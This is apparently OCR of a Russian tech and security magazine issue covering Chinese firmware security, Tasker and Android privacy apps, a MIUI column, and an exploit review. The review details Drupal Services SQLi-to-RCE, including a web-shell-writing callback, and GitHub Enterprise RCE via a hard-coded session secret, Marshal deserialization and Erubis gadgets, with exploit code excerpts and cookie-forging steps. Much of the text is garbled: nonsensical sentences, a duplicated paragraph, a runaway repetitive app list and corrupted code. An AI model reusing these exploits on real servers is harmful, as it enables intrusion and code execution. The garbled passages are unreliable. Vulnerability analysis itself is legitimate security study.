ПРЕДВАРИТЕЛЬНЫЙ ИТОГ

Подведем итоги. Чего ожидать от «несертифицированной» прошивки и на что пользователь может обратить внимание? Итак:

- Нет возможности шифрования данных (остается, нет его и на китайских версиях прошивок для ZUK Z2);
- Нет не реализовано шифрование в облаке Google, не возможности восстановить оттуда данные (и снова — в китайских прошивках ZUK Z2 будет то же самое);
- Небезопасная реализация датчика отпечатков пальцев;
- Не реализована защита от кражи методом Factory Reset Protection от Google (возможно зрава от производителя с неизвестной степенью работоспособности и надежности);
- Проблемы с получением push-уведомлений;
- Зато есть root-доступ из коробки.

Из плюсов несертифицированных прошивок можно отметить более высокую (в теории) скорость выхода таких прошивок, и не будет дополнительного этапа, связанного с сертификацией. На практике Android 7.0 для Meizu Pro 6 пока нет.

ЗАКЛЮЧЕНИЕ

Сегодня мы рассмотрели некоторые особенности несертифицированных прошивок, причем рассмотрели их в основном с точки зрения безопасности. Вопросы о совместимости приложений, своевременной доставке push-уведомлений и многое другое вещь, которые отличаются скорее к удобству использования устройства, чем к его безопасности, оставлю за рамками данной статьи. Выяснено, мы ещё вернемся к описанию особенностей китайских прошивок, но пока главный вывод мы уже сделали: китайские прошивки сильно отличаются от прошивок, сертифицированных Google, в первую очередь, отношением к безопасности. Отсутствие шифрования и даже возможности его включить, бесправатная реализация разблокирования датчиком отпечатков пальцев, неадекватная защита от сброса, отсутствие стандартного механизма резервного копирования и восстановления, наличие root-доступа из коробки — все основные «преимущества» прошивок, не прошедших через лабораторию Google.

ЗАРЯДИ TASKER ПО МАКСИМУМУ

РАЗБИРАЕМСЯ С ПЛАГИНОМ AUTOTOOLS

Как уверены, сложных то на роль меня! сделал ранее. Сегодня мы с вами и разберемся, как с помощью плагина AutoTools можно сделать Tasker еще мощнее. Сегодня рассмотрим ряд полезных для управления мощью и автономностью смартфона или планшета сценариев, которые вы сможете использовать в своих проектах. Ну и, конечно, не забудем про то, как все это дело настроить.

УСТАНАВЛИВАЕМ

Для начала скачаем плагин с Play Market. Потом установим клиент на смартфон, а на ПК добавим новый Scene. Затем Scene нужно назвать, добавить кнопку (или какую-нибудь, кому как нравится).

Теперь переходим к Project. Тут нужно создать переменную, которая будет использовать для определения нажатия на кнопку. Для этого нужно в Variable ввести имя переменной. Потом в Project нужно ставить галочку «Net».

Круглый сенсорик

Сенсорик — это, по сути, управление экраном с Tasker. Плагин позволяет работать с сенсорным экраном. Для этого в AutoTools есть Tasker-плагин «Сенсорик». Для его использования нужно в Tasker создать задачу, в которой добавить действие «Задача» (Task) — задача действий, которые выполняются при нажатии на сенсорик. Потом в AutoTools нужно выбрать «Сенсорик», ввести имя задачи, которую нужно выполнять при нажатии на сенсорик, и ввести координаты (Position). Потом можно уменьшить размер сенсорика.

ВОСПОЛНЯЕМЫЕ ПРЕДЛОЖЕНИЯ И ТОЧНОЕ НАСТРОЙКА

Сенсорик — это, по сути, управление экраном с Tasker. Плагин позволяет работать с сенсорным экраном. Для этого в AutoTools есть Tasker-плагин «Сенсорик». Для его использования нужно в Tasker создать задачу, в которой добавить действие «Задача» (Task) — задача действий, которые выполняются при нажатии на сенсорик. Потом в AutoTools нужно выбрать «Сенсорик», ввести имя задачи, которую нужно выполнять при нажатии на сенсорик, и ввести координаты (Position). Потом можно уменьшить размер сенсорика.

СМОТРОВ В КАЧЕСТВЕ ТАЙМЕРА ДЛЯ УПРАВЛЕНИЯ ПОДСВЕТКОЙ ЭКРАНА ПРИ ПОЛУЧЕНИИ ВХОДЯЩЕГО ВЫЗОВА

Для начала нужно в Tasker создать задачу, в которой добавить действие «Задача» (Task) — задача действий, которые выполняются при получении входящего вызова. Потом в AutoTools нужно выбрать «Смотров», ввести имя задачи, которую нужно выполнять при получении входящего вызова, и ввести значение (Value) — время, на которое нужно включить подсветку экрана. Потом можно уменьшить размер смотрова.

ДИАЛОГ С ВЫБОРОМ ВАРИАНТОВ

Диалоги с выбором вариантов позволяют в виде различных пунктов расстегивать или застегивать, а также выполнять другие задачи. Для использования диалога нужно использовать в проекте действие «Задача» (Task). Потом нужно в AutoTools выбрать «Диалоги с выбором вариантов», ввести имя задачи, которую нужно выполнять при выбранном варианте, ввести заголовок (Title) и ввести варианты (Choices) — можно ввести до 10 с Control на Tasker. Можно ввести сколько, запустить или ввести задачу, которая будет выполняться при выбранном варианте (Action).

ЗАЩИТА ПРИЛОЖЕНИЯ С ПОМОЩЬЮ ПАРОЛЯ ИЛИ ОТПЕЧАТКА ПАЛЬЦА

Что же делать, если вдруг кто-нибудь использует для запуска отпечатка пальца. В таком случае нужно в AutoTools выбрать «Защита приложения», ввести имя задачи, которую нужно выполнять при выбранном варианте.

Сценарий задания (Task) в поле выбрать «Отпечаток». Ждать — выбрать «Да». Ждать — выбрать «Да». Ждать — выбрать «Да

ВЫПУСК #29
МАРТОВСКИЙ НАБОР ГИКА

КАРМАННЫЙ СОФТ


В ЭТОМ ВЫПУСКЕ — ИНСТРУМЕНТЫ НАСТОЯЩЕГО БЕЗОПАСНИКА, КОТОРЫЕ НЕ ПРИВЛЕКАЮТ ОБЫЧНЫХ ПОЛЬЗОВАТЕЛЕЙ: ПОЛНОЕ ШИФРОВАНИЕ ТРАФИКА, ПЕСОЧНИЦЫ ДЛЯ ПОДОЗРИТЕЛЬНЫХ ПРИЛОЖЕНИЙ И ПРОГРАММИРУЕМАЯ АВТОМАТИЗАЦИЯ ТВОЕГО СМАРТФОНА.

OVERSEC — УТИЛИТА, КОТОРАЯ ДОБАВЛЯЕТ ПОДДЕРЖКУ ШИФРОВАНИЯ В ЛЮБОЕ ПРИЛОЖЕНИЕ

Представь, что у тебя есть некая конфиденциальная информация, которую необходимо передать по открытым источникам вторжу лицу. Логичный выход — зачать сообщение в OpenPGP, зашифровать, скопировать, отправить, передать адресату клоч. Удобно? А если речь о телефоне? А если все нужно сделать быстро? Так вот: ты можешь легко добавить поддержку шифрования в любое из установленных приложений и отправлять зашифрованные сообщения как обычный текст.


Сегодня мы поговорим об Oversec, шифрующем приложении, которое интегрируется, если вам так выразиться, практически в любое другое приложение. То есть ты в буквальном смысле можешь запустить клиент социальных сетей, написать сообщение на стену, нажать кнопку «правится» и особо ценное будет отправлено в зашифрованном виде, причем с любыми выбранными тобой опциями.

Простой пример: шифрование СМС. Устанавливаем Oversec, сразу после установки даем ему права Accessibility-сервиса (появится окно настроек, в котором надо найти приложение), далее выбираем приложения, для которых будет активирован шифрование (по умолчанию в списке есть СМС, Gmail и Skype, но можно выбрать любое другое), и мы готовы.



Первичная настройка Oversec

Теперь открываем приложение СМС/ММС и видим изменение, в именно три круглые кнопки: две сверху и внизу экрана — «Отправить». Вводим сообщение, нажимаем «Отправить», видим окно выбора типа шифрования. Для примера выбираем Simple (шифрование на основе пароля), добавляем новый пароль и нажимаем кнопку со знаком замка, приложение вновь возвращает нас на экран отправки СМС, и теперь сообщение можно послать в зашифрованном виде.



Отправляем шифрованное СМС

Удобно? Не очень — скажешь ты. Но на самом деле все эти шаги необходимо выполнить только один раз. Теперь, чтобы отправить зашифрованную СМС, тебе достаточно... просто отправить СМС. Не очень зашифрованную — нет проблем, просто нажми правую оранжевую кнопку сверху и отправляй сколько хочешь. И так будет с каждым из приложений, которые ты выбрал, — просто вбивай сообщение, и оно автоматически шифруется. Главное, не забудь передать второй стороне пароль.

Естественно, принимающая сторона тоже должна установить приложение и добавить в него твой пароль. Иначе для нее все твои сообщения будут выглядеть как непонятный набор символов. Для лучшей надежности этот пароль можно использовать шифрование на основе клоча, а если ты совсем не доверяешь механизмам шифрования Oversec, он умеет использовать OpenPGP. Достаточно установить его открытую и проверенную реализацию — OpenKeyChain. В этом случае ты получишь преимущество еще и в том, что принимающая сторона сможет расшифровать сообщение с помощью любой реализации OpenPGP.

В целом Oversec — это действительно очень интересное, даже с точки зрения концепции, приложение. Реализация используемых в нем алгоритмов шифрования находится в открытом доступе (исходный код доступен, используется свой шифр ChaCha20). Oversec можно использовать для шифрования заметок Google Keep, причем с расшифровкой строк, только пока они видны на экране. Ну и в целом он оставляет создавать/модифицировать гораздо меньше вопросов, хотя и немного подключающегося приложения. Однако есть в Oversec одна особенность, которая доставляет проблемы.

Дело в том, что Oversec — это так называемый сервер, то есть окно, которое появляется поверх окна другого приложения и перехватывает управление (да-да, это тот самый прием, который так любят использовать банковские троянцы). И все бы ничего, вот только не каждое приложение дает доступ к собственному окну кому угодно. Например, Telegram запрещает делать это вообще (как и сниматься скриншоты секретных чатов, к слову говоря), а с другими приложениями могут возникнуть те или иные проблемы — о них ты можешь прочитать в официальной справке. Но все же в большинстве случаев Oversec «просто работает».


AUTOMAGIC: АНАЛОГ TASKER С ЧЕЛОВЕЧЕСКИМ ЛИЦОМ

Я надеюсь можно найти множество приложений для автоматизации рутинных действий. Наиболее известные — это Tasker, Locale и Atoma, однако все они довольно сложны в использовании и требуют подготовки и понимания специальных терминов. Automagic существенно отличается от них, предоставляя пользователю наглядный интерфейс для построения цепочек действий и зависимостей.

Как и перечисленные приложения, Automagic представляет собой нечто вроде визуальной среды программирования, которая позволяет «запрограммировать» смартфон на выполнение определенных действий (запуск приложения, включение функции и тому подобное) при возникновении какого-либо события (звонок, СМС, подключение к зарядному или Wi-Fi-сети).

Automagic подкупает большое количество типов событий и действий, так что его помощью можно запрограммировать самые разные варианты поведения смартфона — от активации безопасного режима при переворота смартфона экраном вниз до сложных последовательностей, включающих в себя переменные, условия и циклы.

Отличие Automagic состоит в том, что вместо запутанных систем меню и кнопок здесь используется визуальная среда, в которой программирование действий напоминает построение блок-схем, знакомых каждому еще по уроках информатики. А это намного нагляднее и удобнее интерфейсов Tasker и Locale.



От простого к сложному


Кроме того, Automagic из коробки поддерживает функции Android, для доступа к которым в том же Tasker необходимо устанавливать дополнительные плагины. Например, он умеет включать и отключать GPS (при наличии прав root), выполнять команды с помощью SSH, заливать файлы в Dropbox, Google Drive и FTP, публиковать твиты и отправлять уведомления на часы. Он даже умеет обрабатывать HTTP-запросы и голосовые команды.

Цена всего этого великолепия — 113 рублей. Но доступна и пробная версия. Она не урезана в возможностях, но работает только десять дней.

ISLAND — УТИЛИТА ДЛЯ ИЗОЛЯЦИИ И ЗАМОРОЗКИ ПРИЛОЖЕНИЙ БЕЗ ROOT

Пользуясь смартфоном на Android, подавлять вирус процес простого. Но что, если подозрительное приложение все-таки необходимо установить? В таком случае ты просто можешь не дать ему права на чтение конфиденциальной информации. Но будет ли оно после этого работать корректно? Можешь не ломать голову — Island поможет тебе не просто спрятать свои данные от приложения, а заморозить его, если ты не хочешь, чтобы приложение висело в фоне.

Island использует функцию managed profile (управляемый профиль), появившуюся в Android 5.0 как часть платформы Android for Work. Managed profile позволяет создать нечто вроде контролируемой среды исполнения приложений, которая будет определять, какие приложения могут работать в этой среде и к каким функциям смартфона они получают доступ. Island использует эту возможность, чтобы по максимуму отрезать указанные тобой приложения от системы, полностью сохранив их работоспособность (фактически они просто «не помнят»).



Список приложений в Island

Все, что нужно сделать, — это выбрать приложение в списке, после чего оно будет клонировано и размещено в песочнице. После этого можно удалить оригинал и спокойно использовать копию приложения, не заботясь о том, что оно сможет прочитать список твоих контактов, историю звонков, просмотреть фото и тому подобное. В любой момент приложение можно заморозить (для этого необходимо тапнуть на приложение и нажать значок замка). После этого система его не увидит. Ты даже можешь настроить автоматическую заморозку приложений при выключенном экране с помощью Greenify.

Сам автор предлагает следующие варианты использования Island:

- заморозка приложений, чтобы подавить их фоновую активность;
- защита от не вызывающих доверия приложений;
- использование сразу двух копий приложения, привязанных к разным аккаунтам;
- архивация редко используемых приложений;
- скрытие приложений.

Island — полностью бесплатная утилита, но для ее установки необходимо присоединиться к команде тестировщиков (это можно сделать прямо на странице Island в Google Play).

С страх и ненависть к MIUI

КОЛОНКА ЕВГЕНИЯ ЗОБНИНА

Евгений Зобнин
zobnin@ya.ru


MIUI — отличная оболочка и хороший пример того, до какой степени можно изменить Android, сохранив при этом его основные плюсы. И хорошо, что он именно такой, ведь что ни говорить, то той же самой причине это лучшая оболочка, пожалуй, только кастомная, как которая Android, так, что системой уже нельзя пользоваться без ощущения дискомфорта.

Это колонка рассуждения, так что я не буду перечислять достоинства MIUI. Это уже давно и не раз сделали другие люди. Я же хочу поговорить о том, что прошлой осенью, в некотором моменте не просто поносил, а нечрезмерной и использовал. И дело тут вовсе не в привычке, а в особенностях самой системы.

ИЗ КИТАЯ С ЛЮБОВЬЮ

Начнем с того, что MIUI — это продукт китайской компании, создавший в первую очередь прошивки на основе оригинальных смартфонов Xiaomi. Что это означает на деле? А означает это следующее: в Китае заходовольно распространены сборки Google, которые MIUI также заменяют на собственные Xiaomi и другие китайские компании. И все бы ничего, да вот только многие из этих сборок, по крайней мере, на смартфоны на прошивке MIUI не подходят.

Как результат, для нормальной работы приложения на китайской или другой стране, ты постоянно будешь сталкиваться с забавными ситуациями. Например, магазин тем здесь использовать не китайском, что логично: заливает эти темы китайцы и ориентируется на стаканчики. Microsoft музыкальный магазине отсеть на китайском, еще как хочешь. Китайский язык ты увидишь и в фразах «Добро пожаловать», и даже на варианте погоды. И все эти приложения нельзя сохранить.


Baidu Browser
Recents
Contacts
Yellow pages
Phone Salvation
Clean data
Live talk
Browser
Taxi
Hotel
Flight
Train
Cinema
Food
Bus
Movie
Weather
Calculator
Alarm
Clock
Calendar
Notes
Recorder
Compass
Flashlight
Mirror
Sound recorder
Screen recorder
Mi Remote
Mi Video
Mi Music
Mi Community
Mi Store
Mi Fitness
Mi Home
Mi Pay
Mi Drop
Mi Cloud
Mi Security
Mi Wallet
Mi Finance
Mi Video Call
Mi Mall
Mi Pen
Mi Pen Settings
Mi Pen Test
Mi Pen Calibration
Mi Pen Guide
Mi Pen Feedback
Mi Pen Tips
Mi Pen Update
Mi Pen Backup
Mi Pen Restore
Mi Pen Share
Mi Pen Sync
Mi Pen Log
Mi Pen Help
Mi Pen About

ВЗЛОМ

ОБЗОР ЭКСПЛОИТОВ

АНАЛИЗ НОВЫХ УЯЗВИМОСТЕЙ

Сегодня мы разберем детали недавних уязвимостей в WordPress, eZ Publish, Drupal 6 и 7 и продемонстрируем эксплуатацию в Drupal Services. А на следующей — нашумевшая уязвимость парсера Jackalope в Apache Struts 2, из-за которой хакеры могут выполнять любой код на сервере, не обременяя себя даже сложностями. И все это — в подробностях и деталях.

SQLi И УДАЛЕННОЕ ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНОГО КОДА В DRUPAL SERVICES < 7.X-3.19

Дата релиза:	2 марта 2017 года
Автор:	Чарльз Фол (Charles Fol)

BRIEF

Обнаружены две уязвимости в Services по получению подарков сервисами PHP данных в запросах. Это приводит к атаке типа «внедрение объектов».


https://www.youtube.com/watch?v=BXoOvhvTwnQ

EXPLOIT

В процессе обзора мы рассмотрели уязвимость в REST API WordPress. Теперь, по-прежнему в проблеме в API CMS Drupal. Здесь все проще: сервисы — и как в том случае полагаются RCE. В чем причина? Давай разберемся.

Прелюдия

В Drupal в отличие от того же WordPress для реализации REST API нужно устанавливать отдельный модуль Services. После установки можно заглянуть в раздел настроек модуля и увидеть такие галочки, с которой и связана уязвимость.



Настройка Drupal Services — причина уязвимости

По умолчанию поддерживаются данные в формате:

- application/vnd.php.serialized;
- multipart/form-data;
- application/xml;
- application/yml.

Если установлен JSON и XML все ясно, то что же такое **vnd.php.serialized**? Это что-то иное, как сериализованные данные PHP. И если отправить запрос с **Content-Type: application/vnd.php.serialized**, то тело запроса будет передано в **unserialize()**:

/modules/servers/rest_server/rest_server.module

```
5: function rest_server_request_parser() {
6:   static $parsers = NULL;
7:   if (!$parsers) {
8:     $parsers = array();
9:     foreach (
10:       'application/vnd.php.serialized' => 'ServicesParsePHP',
```

/modules/servers/rest_server/includes/ServicesParser.inc

```
14: class ServicesParsePHP implements ServicesParserInterface {
15: public function parse(ServicesContextInterface $context) {
16:   return unserialize($context->getRequestBody());
17: }
18: }
```

Мощь Services, в свою очередь, формирует запрос к внутреннему API ядра Drupal. Точнее к функции **user_authenticate**

/modules/user/user.module

```
2257: function user_authenticate($name, $password) {
...
2260:   $account = user_load_by_name($name);
...
2264:   if ($account && user_check_password($password, $account)) {
2265:     // Successful authentication.
2266:     return $account->uid;
```

Далее из таблицы выбирается пользователь с именем, переданным в параметре **username**. Если он существует, то передается пароль сравнивается с надлежащим паролем.

На этом этапе нас интересует, каким образом отправляется запрос к базе. Для выполнения в Drupal есть классы **SelectQuery** и **DatabaseCondition**. Они обобщают передаваемые данные, которые передаются в метод **query**.

/modules/user/user.module

```
397: function user_load_by_name($name) {
398:   $users = user_load_multiple(array(), array('name' => $name));
```

/modules/user/user.module

```
290: function user_load_multiple($ids = array(), $conditions = array
291: ) {
292:   return entity_load('user', $ids, $conditions, $reset);
```

/includes/common.inc

```
8002: function entity_load($entity_type, $ids = FALSE, $conditions =
8003: array(), $reset = FALSE) {
8004:   return entity_get_controller($entity_type)->load($ids,
8005: $conditions);
```

/includes/entity.inc

```
157:  public function load($ids = array(), $conditions = array()) {
158:
159:    $query = $this->buildQuery($ids, $conditions, $revision_id
160:    );
161:    $queried_entities = $query
162:      ->execute();
```

/includes/database/select.inc

```
221:  public function execute() {
222:
223:    return $this->connection->query(('string) $this, $args,
224:    $this->queryOptions);
```

Обратим внимание, что передается не объект, а запрос в текстовом виде (строка 1280). Для этого в классах реализован магический метод **__toString()**. У каждого компонента объект в приемный SQL-запрос с параметрами. В итоге он выглядит так:

```
SELECT base.uid AS uid, base.name AS name,
FROM
{users} base
WHERE (base.name = :db_condition_placeholder_0)
```

АПИ позволяет выполнять подзапросы, если в качестве параметров передается объект, который является экземпляром **SelectQueryInterface**

/includes/database/query.inc

```
1652: class DatabaseCondition implements QueryConditionInterface,
Countable {
1793:  public function compile(DatabaseConnection $connection,
QueryPlaceholderInterface $queryPlaceholder) {
1794:    if ($condition['value'] instanceof SelectQueryInterface) {
1795:      if ($condition['operator'] == NULL) {
1796:        $condition['operator'] = 'IN';
1797:      }
1798:      $condition['value'] = (string)$condition['value'];
1799:      $placeholders[] = (string) $condition['value'];
1800:      $arguments += $condition['value'][':arguments'];
```

Инъекция возможна, если объект, который мы передаем в качестве параметра **username**. Будет адекватность тоже сломана:

- реализует интерфейс **DelayableQueryInterface**;
- имеет метод **compile()**;
- что-то возвращает в сериализованном представлении.

Чарльз нашел два класса, которые соответствуют этим условиям. — **SelectQueryExtender** и **DatabaseCondition**.

Теперь можно использовать как угодно. В эксплоите свойство **query** — это экземпляр **DatabaseCondition**, поэтому при конкатенации запроса к строке будет вызываться метод **__toString()** именно из этого класса. Он и вернет подготовленный на стороне


/includes/database/select.inc

```
536: class SelectQueryExtender implements SelectQueryInterface {
...
549:  public function __toString() {
550:    return (string) $this->query;
551:  }
```

Все как положено реализовала эксплуатация SQL-инъекции в эксплоите. 41564.php

```
1661: class DatabaseCondition
...
1664:   public $stringVersion = null;
...
1667:   public function __construct($stringVersion=null)
1671:   {
1672:     $this->stringVersion = $stringVersion;
...
1686: class SelectQueryExtender {
...
1872:   protected $query = null;
...
1875:   public function __construct($sq)
1876:   {
1877:     $this->query = new DatabaseCondition('and');
...
1882: $query = new SelectQueryExtender($query);
```

Строка попадает в запрос, и он успешно отрабатывает:



Результат запуска скрипта SQLi-инъекции

Как выяснили, автор добавил вывод ошибок парсера администратора в качестве параметра **signature_format**.

RCE

Для выполнения произвольного кода в эксплоите используется манипуляция с сессиями. Модель Services позволяет передавать в функции-коллбэки для каждого сервиса параметры при вызовах. Для этого есть отдельный объект **$context**. Его свойства — это ключи-значения. Эти переменные конечной точки API и решать, любую функцию PHP для их обработки.

- Для этого нужно сделать запрос, который содержит:
- изменить поведение **/user/login** этапом **file_put_contents** в качестве функции-обработчика;
- вызвать **/user/login**.
- получить сгенерированное имя файла.

Воспользуемся основной чертой API SQL-инъекцией и получим данные из кэша, для того чтобы изменить только нужные значения.

41564.php


```
804: $endpoint = 'rest_endpoint';
...
834: $cache_id = 'services:$endpoint:resources';
835: $sql_cache = 'SELECT data FROM {cache} WHERE cid='$cache_id';
...
845: $query =
...
894:   "sy.mail AS mail, sv.theme AS theme, {$sql_cache} AS signat
895: ure, ".
...
902: $query = new SelectQueryExtender($query);
```

Затем парсим существующее значение:

41564.php

```
896: $file = [
897:   'filename' => 'dirsuDhonDXi.php',
898:   'data' => 'cHp+eaoifVzLgm_get_contents(''php://input'');?>'
899:   ];
...
1361: class DrupalCacheArray
...
1364:   function __construct($storage, $endpoint, $controller,
$action) {
...
1368:     $this->sid = 'services:$endpoint:resources';
...
1405:     $storage[$controller][' action '][$action] = [
1406:       'help' => 'Writes data to a file',
1407:       # Callback function
1408:       'callback' => 'file_put_contents',
...
1477:       0 => [
1478:         'name' => 'filename',
...
1479:         'description' => 'Path to the file',
...
1481:         'name' => 'data',
...
1483:         'description' => 'The data to write',
```

Все, что осталось, — это сделать запрос на патченный роут. В качестве параметров указываем путь до файла (**Filename**) и его содержимое (**data**). Отправляем и получаем цель.



Результат для запуска скрипта с RCE-инъекцией

Я намеренно изменил вызываемый функтор. Добавил возможность работать через командную строку, а также вывод и сохранение всех данных, которые отправляются в сервисы. Для удобства отладки. Мне вскоре можно посмотреть tcp.

TARGETS

Drupal Services versions 7.x-3.x до версии 7.x-3.18.

SOLUTION

Уязвимость исправлена в версии модуля 7.x-3.19. Причем, как пишет Чарльз, командир Services Drupal матчасть сорвал минор, чтобы изменить его релиз и пропатчить, чтобы исправить уязвимость. Фактически выстрел обратным сервисы

ОБЗОР ЭКСПЛОИТОВ

АНАЛИЗ НОВЫХ УЯЗВИМОСТЕЙ

← НАЧАЛО СТАТЬИ

УДАЛЕННОЕ ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНОГО КОДА В GITHUB ENTERPRISE 2.8.0 < 2.8.6

Дата релиза:	15 марта 2017 года
Автор:	ikkus


BRIEF

Эта уязвимость существует из-за применения статического ключа для подписи сессии. Атакующий может отправить произвольные данные и подтвердить их валидность с помощью сигнатуры, используя известный ключ. Отправив специально сформированный сериализованный объект, атакующий может скомпрометировать систему. Сериализованные данные будут преобразованы в объект Ruby при помощи модуля Marshal и выполнены.

▶ https://www.youtube.com/watch?v=ApfR3rfun4Y

EXPLOIT

Для тестирования уязвимости я скачал и развернул копию GitHub Enterprise версии 2.8.5 в виде образа виртуальной машины в формате OVA.



Готовая к развертыванию виртуалка GitHub Enterprise

Теперь давай разберёмся в причинах уязвимости и способе ее эксплуатации.


Константа SECRET и валидация сессии

Посмотрим на исходник сплита. Он написан на чистом Ruby, в то время как сам GitHub Enterprise почти полностью на Ruby с использованием Ruby on Rails и веб-фреймворка Sinatra.

41616.rb:


```
1: #!/usr/bin/ruby
...
71: SECRET = "641dd645458ddabfed6342cc66281fb"
```

Начало многообещающее. Что же это за **SECRET** такой? Обращаемся к сорцам сам GitHub Enterprise почти полностью на Ruby с использованием Ruby on Rails и веб-фреймворка Sinatra.



Обфуцированные исходники GitHub Enterprise

Запрос `<span class=nobr>ruby_concealer<span>` в Гугле рассказет тебе о том, что для обфускации используется XOR с ключом **This obfuscation is intended to discourage GitHub Enterprise customers from making modifications to the VM. We know this 'encryption' is easily broken** и посылаем сжатиком по алгоритму deflate. Этот скрипт на Ruby поможет справиться с «защитой». Запускать его нужно из директории **/data**.



Обнаженные исходники GitHub Enterprise

Интерфейс консоли управления является Rack-приложением, поэтому давай заглянем внутрь файла config.ru.

/data/enterprise-manage/current/config.ru:

```
62: # Enable sessions
63: use Rack::Session::Cookie,
64:   :key          => '_gh_manage',
65:   :path         => '/',
66:   :expire_after => 1800, # 30 minutes in seconds
67:   :secret       => ENV["ENTERPRISE_SESSION_SECRET"] || "641dd645458ddabfed6342cc66281fb"
```

А вот и SECRET! Переменная **ENTERPRISE_SESSION_SECRET** по умолчанию нигде не устанавливается, поэтому **SECRET** на всех серверах имеет одинаковое значение — **641dd645458ddabfed6342cc66281fb**. Как организован интерфейс работы с сессиями в Rack, ты можешь детально изучить в его исходниках. Если вкратце, то данные такой:

- данные приложения записываются в переменную ENV["rack.session"];
- используется модуль Marshal для сериализации данных приложения в строку;
- сериализованные данные кодируются в Base64;
- к полученной строке добавляется контрольная сумма **HMAC:sHA-1**. Используется данная сессия, а в качестве соли стоит **:secret**. Полученная строка сохраняется в куку **_gh_manage**.

Чтобы проверить, уязвимо ли приложение, продолжаем обратную процедуру. Берем существующую куку, отделяем данные Base64, считаем от них хеш и проверяем, совпадает ли он с тем, что указан в куке. Тут можешь посмотреть исходник автомата, выполнить его и увидеть результат.

Это первый шаг, который выполняет эксплоит:

41616.rb:

```
58: # Parse the cookie
59: begin
...
65: rescue
66:   not_vulnerable
```

Если проверка проходит успешно, значит, версия уязвима и мы можем передавать любые данные в функцию **Marshal.load()**. Если ты не знаешь, что это такое, то советую прочитать про сериализацию объектов в Ruby. Формат Marshal, помимо простых типов данных, разрешает сохранение объектов и их использование после загрузки. Это открывает огромный простор для эксплуатационного творчества. Нам нужно собрать такой объект, который выполнит код после доступа к нему.

Подготовка объектов для RCE

Для начала разберемся непосредственно с выполнением кода. В Ruby on Rails представлено описывающее при помощи шаблонов Embedded Ruby (ERB). Модуль Erubis читает файл .erb и генерирует объект **Erubis::Eruby**. Текст из шаблона копируется в переменную @src. После вызова метода **result** код из этой переменной выполняется.

lib/erubis/evaluator.rb:

```
10: module Erubis
...
52:     ## eval(@src) with binding object
53:     def result(_binding_or_hash=TOPLEVEL_BINDING)
...
65:         return eval(@src, _b, (@filename || '(erubis)'))
```

Поэтому первым делом создаем объект **Erubis::Eruby** и помещаем в **@src** нужный нам код на Ruby.

41616.rb:

```
78: erubis = Erubis::Eruby.allocate
79: erubis.instance_variable_set :@src, "#{code}; 1"
```

Осталась еще одна проблема. Нужно каким-то образом вызвать метод result у новоиспеченного объекта. Для этого можно воспользоваться классом DeprecatedInstanceVariableProxy из модуля ActiveSupport в Rails. Он используется для того, чтобы объявлять переменные устаревшими.

41616.rb:

```
80: proxy = ActiveSupport::Deprecation::DeprecatedInstanceVariab
leProxy.allocate
81: proxy.instance_variable_set :@instance, erubis
82: proxy.instance_variable_set :@method, :result
83: proxy.instance_variable_set :@var, "#result"
```

При вызове приложение вернет предупреждение о том, что переменная erubis устарела, а магический метод send вызовет метод, указанный нами в **@method**

/activesupport/lib/active_support/deprecation/proxy_wrappers.rb:

```
089:     class DeprecatedInstanceVariableProxy < DeprecationProxy
090:       def initialize(instance, method, var = "@#{method}",
deprecator = ActiveSupport::Deprecation.instance)
091:         @instance = instance
092:         @method = method
...
098:       def target
099:         @instance.c.span class=nobr>send</span>(@method)
...
102:       def warn(callstack, called, args)
103:         @deprecator.warn("#{@var} is deprecated! Call #{
@method}.#{called} instead of #{@var}.#{called}. Args: #{args.inspect
}", callstack)
```

Теперь при получении доступа к **session["exploit"]** будет вызван метод **erubis.result**, который и выполнит наш код.

41616.rb:

```
85: session = {"session_id" => "", "exploit" => proxy}
```


Выполнение произвольного кода

Остается только сериализовать полученный объект, кодировать в Base64, подписать известным нам ключом и записать полученную строку в **_gh_manage**.

41616.rb:

```
87: # Marshal session
88: dump = [Marshal.dump(session)].pack("m")
89: hmac = OpenSSL::HMAC.hexdigest(OpenSSL::Digest::SHA1.new, SECRET,
dump)
90:
91: puts "[+] Sending cookie..."
...
93: rqst = Net::HTTP::Get.new("/")
94: rqst["Cookie"] = "_gh_manage=#{CGI.escape("#{dump}--#{hmac}")}"
95:
96: res = http.request(rqst)
```

Далее отправляем запрос с готовой кукой на сервер, и, ура-ура, теперь мы можем выполнять любые команды на сервере.


admin@192.168.1.199 /
admin@192.168.1.199:~$ id
